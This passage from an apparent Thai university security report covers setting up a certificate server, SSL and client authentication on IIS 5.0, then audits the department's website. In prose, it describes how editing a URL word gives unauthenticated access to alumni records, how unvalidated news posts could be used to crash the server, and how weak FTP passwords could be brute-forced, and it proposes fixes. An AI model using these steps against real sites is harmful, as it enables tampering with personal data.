3. การสร้าง CRLs (Certificate Revocation Lists) ซึ่งเป็นรายชื่อของใบรับรองดิจิตอลที่ถูกระงับการใช้งาน เพื่อเผยแพร่แก่บุคคล หรือองค์กรอื่นๆ ที่เกี่ยวข้องหรือมีส่วนร่วม

10.1.3 การให้บริการของ Certificate Server

โปรแกรม Certificate Service จะมีการให้บริการการร้องขอใบรับรองดิจิตอลแบบออนไลน์ (Online) บนเว็บโดยมีลักษณะดังรูป



รูปที่ 10-3 แสดงเว็บของ Certificate Service

- Install CA Certificates: ติดตั้ง CA Certificate เพื่อยอมรับหรือเชื่อในตัวของ CA
- Request A Certificate: ร้องขอใบรับรองดิจิตอลแบบต่างๆ เช่น User/Browser Certificate, Server Certificate และ E-mail Certificate เป็นต้น
- Check on a pending certificate: ตรวจสอบว่าใบรับรองดิจิตอลที่ขอไปได้รับการออกโดย CA หรือยัง


10.2 การให้บริการเวิลด์ไวด์เว็บโดยใช้ Secure Channel (https://)

การที่เว็บเซิร์ฟเวอร์จะสามารถให้บริการเว็บโดยใช้ Secure Channel ตามหลักการของโพรโตคอล SSL ได้นั้น เว็บเซิร์ฟเวอร์จะต้องมี Server Certificate ติดตั้งอยู่บนเว็บเซิร์ฟเวอร์เสียก่อน

10.2.1 การขอ Server Certificate


การขอ Server Certificate มีขั้นตอนดังต่อไปนี้

- สร้างคำร้องขอมีกุญแจ (Certificate Signing Request) โดยใช้โปรแกรม Key Manager ที่มีอยู่ในเว็บเซิร์ฟเวอร์ แต่สำหรับ IIS 5.0 จะเป็น Add-in มาให้เลย และยังมี **The Web Server Certificate Wizard** เพื่อความสะดวกในการใช้งาน ผลลัพธ์ที่ได้จะเป็นไฟล์เท็กซ์ (.txt) ในรูปแบบของ PKCS#10 ที่มีลักษณะดังนี้



รูปที่ 10-4 แสดงรูปแบบไฟล์ ReqCert.txt


- Submit คำร้องขอที่สร้างขึ้นกับ CA ผ่านทางเว็บของ CA
  ในที่นี้จะเป็น CA ที่สร้างขึ้นเองคือ Isag27 Certificate Server = = > http://161.246.5.27/Certsrv ดังรูปที่ 10-3
- ตรวจสอบการร้องขอและรอจนกว่าคำร้องขอจะผ่านการพิจารณาจาก CA
- เมื่อได้รับการออกใบรับรองดิจิตอลให้แล้ว ผลลัพธ์ที่ได้จะมีได้ 2 ลักษณะ
  1. Base 64 Encoded Certificate X.509 จะเป็นไฟล์ (.cer)
  2. DER Encoded Certificate จะเป็นไฟล์ (.txt)
- ติดตั้ง Server Certificate ที่ได้รับมาโดยใช้ The Web Server Certificate Wizard



รูปที่ 10-5 แสดง The Web Server Certificate Wizard

10.2.2 การจัดการให้เว็บเซิร์ฟเวอร์สร้าง Secure Channel ในการให้บริการเว็บเพจ


- ตั้งค่า Configuration ของ IIS 5.0 ให้สร้าง Secure Channel โดยการเลือก Option Secure Communications



รูปที่ 10-6 แสดง Secure Channel Configuration

- Require 128 bits
- Require Client Authentication
- Enable Client Certificate Mapping
- Enable Certificate Trust List

- เว็บบราวเซอร์ต้องเปลี่ยนโพรโตคอลที่ใช้จาก **HTTP** ไปเป็น **HTTPS** จึงจะสามารถเข้ามายังเว็บไซต์หรือร้องขอบริการจากเว็บเซิร์ฟเวอร์ได้ เช่น เปลี่ยนจาก http://161.246.5.27 ไปเป็น https://161.246.5.27 และจะปรากฏไอคอนเป็นรูปกุญแจหรือแม่กุญแจเพื่อบอกผู้ใช้ให้ทราบว่าการสื่อสารเป็น Secure Channel แล้ว ดังรูป



รูปที่ 10-7 แสดงเว็บเพจที่สร้างขึ้นมาเพื่อการทำการพิสูจน์ตน ณ ไคลเอนต์ (Client Authentication)

บทที่ 11
การทดสอบการพิสูจน์ตนบนเวิลด์ไวด์เว็บ

11.1 การพิสูจน์ตน ณ ไคลเอนต์ (Client Authentication) บนเวิลด์ไวด์เว็บ

การใช้บริการบนเวิลด์ไวด์เว็บโดยใช้ SSL นอกจากจะมีการทำการพิสูจน์ตน ณ เซิร์ฟเวอร์ (Server Authentication) โดยการส่ง Server Certificate ไปยังฝั่งเว็บไคลเอนต์เพื่อเป็นการพิสูจน์ตนของฝั่งเว็บเซิร์ฟเวอร์ เพื่อความปลอดภัยยิ่งขึ้นฝั่งเว็บเซิร์ฟเวอร์สามารถเรียกตรวจสอบการพิสูจน์ตนฝั่งเว็บไคลเอนต์ได้เช่นกันซึ่งเรียกว่า การพิสูจน์ตน ณ ไคลเอนต์ซึ่งสามารถแบ่งได้เป็น 3 ประเภท


- **Anonymous Authentication:** เว็บไคลเอนต์ไม่ต้องมีการพิสูจน์ตนใดๆ
- **Basic Authentication:** เว็บไคลเอนต์ใช้การพิสูจน์ตนแบบ Username/Password
- **Certificate Authentication:** เว็บไคลเอนต์ใช้การพิสูจน์ตนโดยใช้ Client Certificate

การตรวจสอบใบรับรอง (Certificate Authentication) จะประสบผลสำเร็จก็ต่อเมื่อ

- CA ที่ทำหน้าที่ออกใบรับรองดิจิตอลมีความน่าเชื่อถือ
- เว็บเซิร์ฟเวอร์ยอมรับในใบรับรองดิจิตอลของเว็บไคลเอนต์ที่ CA ออก
- เว็บไคลเอนต์ยอมรับในใบรับรองดิจิตอลของเว็บเซิร์ฟเวอร์ที่ CA ออก

ในการประยุกต์การพิสูจน์ตน ณ ไคลเอนต์บนเวิลด์ไวด์เว็บมีหลักการดังนี้

- ทำการสร้างเว็บเพจเพื่อให้บริการบนเวิลด์ไวด์เว็บ ดังรูป



รูปที่ 11-1 แสดงเว็บเพจที่สร้างขึ้นมาเพื่อการทำการพิสูจน์ตน ณ ไคลเอนต์

โดยกำหนดสิทธิในการเข้าถึงบริการต่างๆ บนหน้าเว็บเพจไว้ต่างๆ กัน 3 ระดับคือ

1. บุคคลทั่วไป
   - Anonymous Authentication

- Require a valid Client Certificate

2. สมาชิก

- Basic Authentication
- Require a member Client Certificate mapping
- IP Restriction

3. สมาชิก VIP

- Basic Authentication
- Require a VIP Member Client mapping
- ทดสอบการให้บริการต่างๆ ตามที่ได้กำหนดไว้

- บุคคลทั่วไป
  - สามารถใช้บริการได้เลยในกรณีของ Anonymous Authentication
  - ต้องมี Client Certificate ที่ออกโดย CA ที่เว็บเซิร์ฟเวอร์เชื่อถือมีชื่ออยู่ใน **CTL (Certificate Trust List)**
- สมาชิก
  - ต้องมี Username/Password จากการรีจิสเตอร์เสียก่อนจึงจะสามารถใช้บริการได้
  - ต้องมี Client Certificate ที่สามารถแม็ป (Map) ไปยัง Account ของสมาชิกได้
  - ต้องเป็นเว็บไคลเอนต์ที่มีไอพีแอดเดรส (IP Address) สอดคล้องกับที่เว็บเซิร์ฟเวอร์กำหนด
- สมาชิก VIP
  - ต้องมี Username/Password จากการรีจิสเตอร์เสียก่อนจึงจะสามารถใช้บริการได้
  - ต้องมี Client Certificate ที่สามารถแม็ปไปยัง Account ของสมาชิก VIP ได้

จะเห็นได้ว่าการใช้ Client Certificate แทนการใช้ Username/Password จะทำให้ผู้ใช้ไม่ต้องจดจำ Username/Password และทำให้การทำการพิสูจน์ตน ณ ไคลเอนต์ มีความปลอดภัยมากยิ่งขึ้นอีกด้วย

บทที่ 12
ปัญหาความปลอดภัยบนเว็บภาควิชาวิศวกรรมคอมพิวเตอร์

12.1 วิเคราะห์ความปลอดภัยที่ตัวระบบเว็บของภาควิชาฯ

12.1.1 ปัญหาความปลอดภัยที่เว็บเซิร์ฟเวอร์ของภาควิชาฯ

- **ความบกพร่องในการเขียนเซิร์ฟเวอร์ไซด์สคริปต์ (Server-side Script) บนเครื่องเซิร์ฟเวอร์**
- ในกรณีที่ผู้ใช้ (User) ทำการลงทะเบียนและขอยูสเซอร์เนม (Username) และรหัสผ่านได้แล้วก็สามารถที่จะทำการฝากข่าวได้โดยในช่องของการใส่วันที่ผู้ใช้สามารถที่จะกำหนดวันสุดท้ายในการเก็บข่าวได้ เช่น อาจจะเก็บถึงปี ค.ศ.9000 ก็สามารถทำได้และเซิร์ฟเวอร์ก็ไม่มีการตรวจสอบจำนวนครั้งหรือจำนวนข่าวและระยะเวลาที่ผู้ใช้คนหนึ่งๆ สามารถฝากได้ซึ่งผู้ใช้อาจแกล้งโดยใช้โปรแกรมที่สามารถทำการฝากข่าวได้ไม่จำกัดซึ่งอาจทำให้เซิร์ฟเวอร์ล่มได้
- ในกรณีที่มีศิษย์เก่าหรือนักศึกษาที่กำลังจะจบการศึกษาทำการใส่ข้อมูลส่วนตัวต่างๆ ในหัวข้อ "ลงทะเบียน" โดยทางฝั่งเซิร์ฟเวอร์จะทำการเก็บข้อมูลเหล่านี้ไว้ ซึ่งโดยปกติแล้วเฉพาะเจ้าของข้อมูลเท่านั้นที่สามารถเข้าไปแก้ไข ทำการเปลี่ยนแปลง หรือเพิ่มเติมข้อมูลได้ เพราะจะต้องมีการถามยูสเซอร์เนมและรหัสผ่านก่อนซึ่งถ้าถูกต้องจึงจะสามารถทำการแก้ไขหรือเพิ่มเติมได้ แต่ผู้ที่ไม่ประสงค์ดีสามารถทำการแก้ไขข้อมูลของใครก็ได้ในทะเบียนศิษย์เก่าโดยไม่จำเป็นต้องรู้ยูสเซอร์เนมหรือรหัสผ่านโดยทำการคลิกขวาที่รหัสนักศึกษาเพื่อทำการเปิดหน้าต่างใหม่ ซึ่งหน้าต่างใหม่ก็จะแสดงข้อมูลส่วนตัวของรหัสนั้นซึ่งจะยังไม่สามารถทำการแก้ไขข้อมูลได้ แต่ถ้าผู้ไม่ประสงค์ดีทำการเปลี่ยน URL จากคำว่า "Open" เป็น "edit" และทำการกดเอ็นเทอร์ (Enter) เพื่อลิงก์ไปหน้าเว็บเพจก็จะสามารถทำการเปลี่ยนแปลงแก้ไขข้อมูลต่างๆ ของเจ้าของรหัสนั้นได้โดยไม่จำเป็นต้องใช้ยูสเซอร์เนมและรหัสผ่าน

แนวทางการแก้ไข: ในกรณีของปัญหาแรกนั้นผู้ดูแลระบบจำเป็นจะต้องทำการเขียนสคริปต์ที่รัดกุมและทำการทดสอบการรับอินพุตเข้ามาหลายๆ กรณีและดูผลการทำงานที่เกิดขึ้นรวมไปถึงสคริปต์ที่สามารถตรวจสอบจำนวนครั้งของการฝากข่าวและจำกัดจำนวนข่าวของผู้ใช้คนหนึ่งๆ ส่วนในกรณีของปัญหาที่สองนั้นการแก้ปัญหาจะคล้ายกับกรณีแรก คือ ต้องเขียนสคริปต์ทำการป้องกันการเปิดหน้าเว็บเพจหรือการลิงก์ไปหน้าเว็บเพจจากการเปลี่ยนหรือดัดแปลง URL นั่นคือจะต้องมีการตรวจสอบทั้งยูสเซอร์เนมและรหัสผ่านก่อนในขั้นตอนแรกสุด

- **ความอ่อนแอของรหัสผ่าน (Password) ที่จะใช้ในการแก้ไขเว็บไซต์**

เนื่องจากเว็บเซิร์ฟเวอร์ที่เปิดให้บริการโฮมเพจแก่นักศึกษาอนุญาตให้นักศึกษาสามารถทำการอัพโหลด (Upload) ข้อมูลไฟล์ต่างๆ มายังโฮมเพจของตนผ่านโปรแกรมดาวน์โหลด (FTP) ซึ่งใช้การพิสูจน์ตนแบบยูสเซอร์เนมและรหัสผ่านซึ่งหากนักศึกษาคนใดทำการตั้งรหัสผ่านที่มีความยาวไม่กี่ตัวอักษรหรือง่ายต่อการเดา โปรแกรมจำพวก Brute Force ก็จะสามารถได้รหัสผ่านของนักศึกษาคนนั้นมาอย่างได้ง่ายดาย และสามารถเข้าไปแก้ไขโฮมเพจได้โดยไม่ต้องทำการขออนุญาต

- **การโจมตีเพื่อให้ปิดบริการ (Denial of Services: DoS) และ (Distributed Denial of Service: DDoS)**

ไม่สามารถทำการทดลองการเกิด DoS และ DDoS ได้

- **บั๊ก (Bugs) ของระบบปฏิบัติการที่รันบนเซิร์ฟเวอร์หรือโปรแกรมที่ทำหน้าที่เป็นเว็บเซิร์ฟเวอร์**

เว็บเซิร์ฟเวอร์ของภาควิชาวิศวกรรมคอมพิวเตอร์เป็นโปรแกรม **Lotus Domino 5.0.6** ซึ่งรันอยู่บนระบบปฏิบัติการวินโดวส์เอ็นที 4.0 (Windows NT 4.0) ซึ่งเป็นเวอร์ชันใหม่ล่าสุดจึงยังไม่ปรากฏว่ามีบั๊กใดๆ ซึ่งเวอร์ชันใหม่ล่าสุดนี้ยังช่วยแก้ปัญหาเว็บบอร์ดโอเวอร์โฟล์ (Overflow) ที่เคยเกิดขึ้นกับเว็บเซิร์ฟเวอร์ Lotus Domino ในเวอร์ชันก่อนหน้าอีกด้วย

12.1.2 ปัญหาความปลอดภัยสำหรับการสื่อสารระหว่างเว็บเซิร์ฟเวอร์ของภาควิชาฯ กับเว็บไคลเอนต์

- **ปัญหา DNS Spoofing**

ไม่สามารถทำการทดลองการเกิด DNS Spoofing ได้แต่จากทฤษฎีที่ได้กล่าวไว้แล้วในเบื้องต้น เพื่อเป็นการป้องกันการเกิด DNS Spoofing ควรทำการติดตั้ง Server Certificate เพื่อเพิ่มความน่าเชื่อถือของเว็บเซิร์ฟเวอร์ให้แก่เว็บไคลเอนต์และสร้างช่องทางการติดต่อสื่อสารที่ปลอดภัยโดยใช้ SSL


- **ปัญหาข้อมูลที่ทำการรับส่งถูกดักลอบไป (Data Tapping)**

หากทำการติดตั้งโปรแกรมจำพวก Sniffer จะทำให้สามารถดักจับข้อมูลในระบบเครือข่ายได้และถ้าข้อมูลที่ดักจับมาได้ปราศจากการเข้ารหัสไว้ ผู้ที่ไม่ประสงค์ดีก็สามารถที่จะนำเอาข้อมูลนั้นไปใช้ได้ เช่น รหัสผ่าน เป็นต้น การป้องกันสามารถทำได้โดยทำการสร้างช่องทางการติดต่อสื่อสารที่ปลอดภัยระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์

- **ปัญหาข้อมูลที่ทำการรับส่งถูกเปลี่ยนแปลง (Data Altering)**

ไม่สามารถทำการทดลองให้เห็นผลได้ แต่จากหลักการสามารถป้องกันการเกิดปัญหาโดยทำการสร้างช่องทางการติดต่อสื่อสารที่ปลอดภัยระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์เช่นเดียวกับกรณีข้างต้น

12.2 วิเคราะห์ความปลอดภัยบนเว็บภาควิชาฯ ในฐานะของผู้ใช้งาน



รูปที่ 12-1 โฮมเพจของภาควิชาฯ

ในเบื้องต้นได้ทำการอธิบายถึงวิธีการทำงาน จุดประสงค์ และผลของการทำงานของลิงก์ต่างๆ ที่ประกอบอยู่ในเว็บภาควิชาฯ จากนั้นจะแสดงถึงข้อบกพร่องหรือปัญหาที่เกิดขึ้นในการทำงานในลิงก์ต่างๆ โดยได้จำแนกปัญหาที่ฝั่งเซิร์ฟเวอร์ (Server) การติดต่อสื่อสาร (Connection) และไคลเอนต์ (Client) โดยพิจารณาถึงสิทธิ์ของผู้ใช้แต่ละคนในการเข้าถึงข้อมูลบนเว็บเพจ ดังนี้

- นักศึกษาปัจจุบัน
- นักศึกษาเก่า
- อาจารย์
- บุคคลทั่วไป

หัวข้อลิงก์ต่างๆ ที่ได้ทำการศึกษามีดังนี้


รายวิชา

จุดประสงค์และการทำงาน: แสดงรายละเอียดของวิชาที่ต้องศึกษาในแต่ละเทอมการศึกษาของภาควิชาคอมพิวเตอร์ทั้งหมดโดยจะประกอบด้วยรายละเอียด เช่น รหัส/ชื่อวิชา หน่วยกิต เนื้อหา เวลาเรียน ตำรา รวมไปถึงผู้สอนและการประเมินผล

ปัญหา: ไม่พบปัญหาใดๆ เนื่องจากว่าเป็นเพียงการแสดงถึงรายละเอียดของวิชาต่างๆ ดังนั้น ผู้ใช้ทุกคนสามารถที่จะเข้ามาเพื่อทราบถึงข้อมูลเหล่านี้ได้และตรวจสอบรายละเอียดเหล่านั้นของแต่ละวิชาได้

หลักสูตร

จุดประสงค์และการทำงาน: แสดงหลักสูตรและวิชาที่เรียนทั้งของหลักสูตร 4 ปี และต่อเนื่อง ซึ่งจะประกอบด้วยวิชาที่จำเป็นต้องเรียนตั้งแต่ชั้นปีที่ 1 จนถึงชั้นปีที่ 4 สำหรับนักศึกษาที่ต้องการจะศึกษาในภาควิชาคอมพิวเตอร์



รูปที่ 12-2 แสดงหลักสูตร วิชาและหน่วยกิตของแต่ละวิชา

ปัญหา: ไม่พบปัญหาใดๆ เนื่องจากเป็นข้อมูลที่ผู้ใช้สามารถที่จะทราบถึงและทำการตรวจสอบได้


บุคลากร

จุดประสงค์และการทำงาน: ไม่สามารถทราบรายละเอียดของหัวข้อลิงก์นี้ได้


ปัญหา: เกิดการ lost ของลิงก์จึงไม่สามารถทราบถึงปัญหาได้

ข้อมูลศิษย์เก่า

จุดประสงค์และการทำงาน: จะเป็นเว็บเพจที่แสดงถึงรายละเอียดของนักศึกษาเก่า เช่น รุ่น หมายเลขประจำตัว ที่อยู่ สถานที่ทำงาน เบอร์โทรศัพท์ เบอร์เพจเจอร์ โฮมเพจ และช่องสำหรับการค้นหา (Search) หารายชื่อหรือรายละเอียดอื่นๆ ของนักศึกษาเก่ารวมถึงการฝากข่าวต่างๆ โดยผู้ใช้ทุกคนที่ต้องการจะฝากข่าวสามารถที่จะขอยูสเซอร์เนมและรหัสผ่านได้เพียงแค่ทำการกรอกรายละเอียดส่วนตัวในหัวข้อ "ลงทะเบียน" ดังรูป



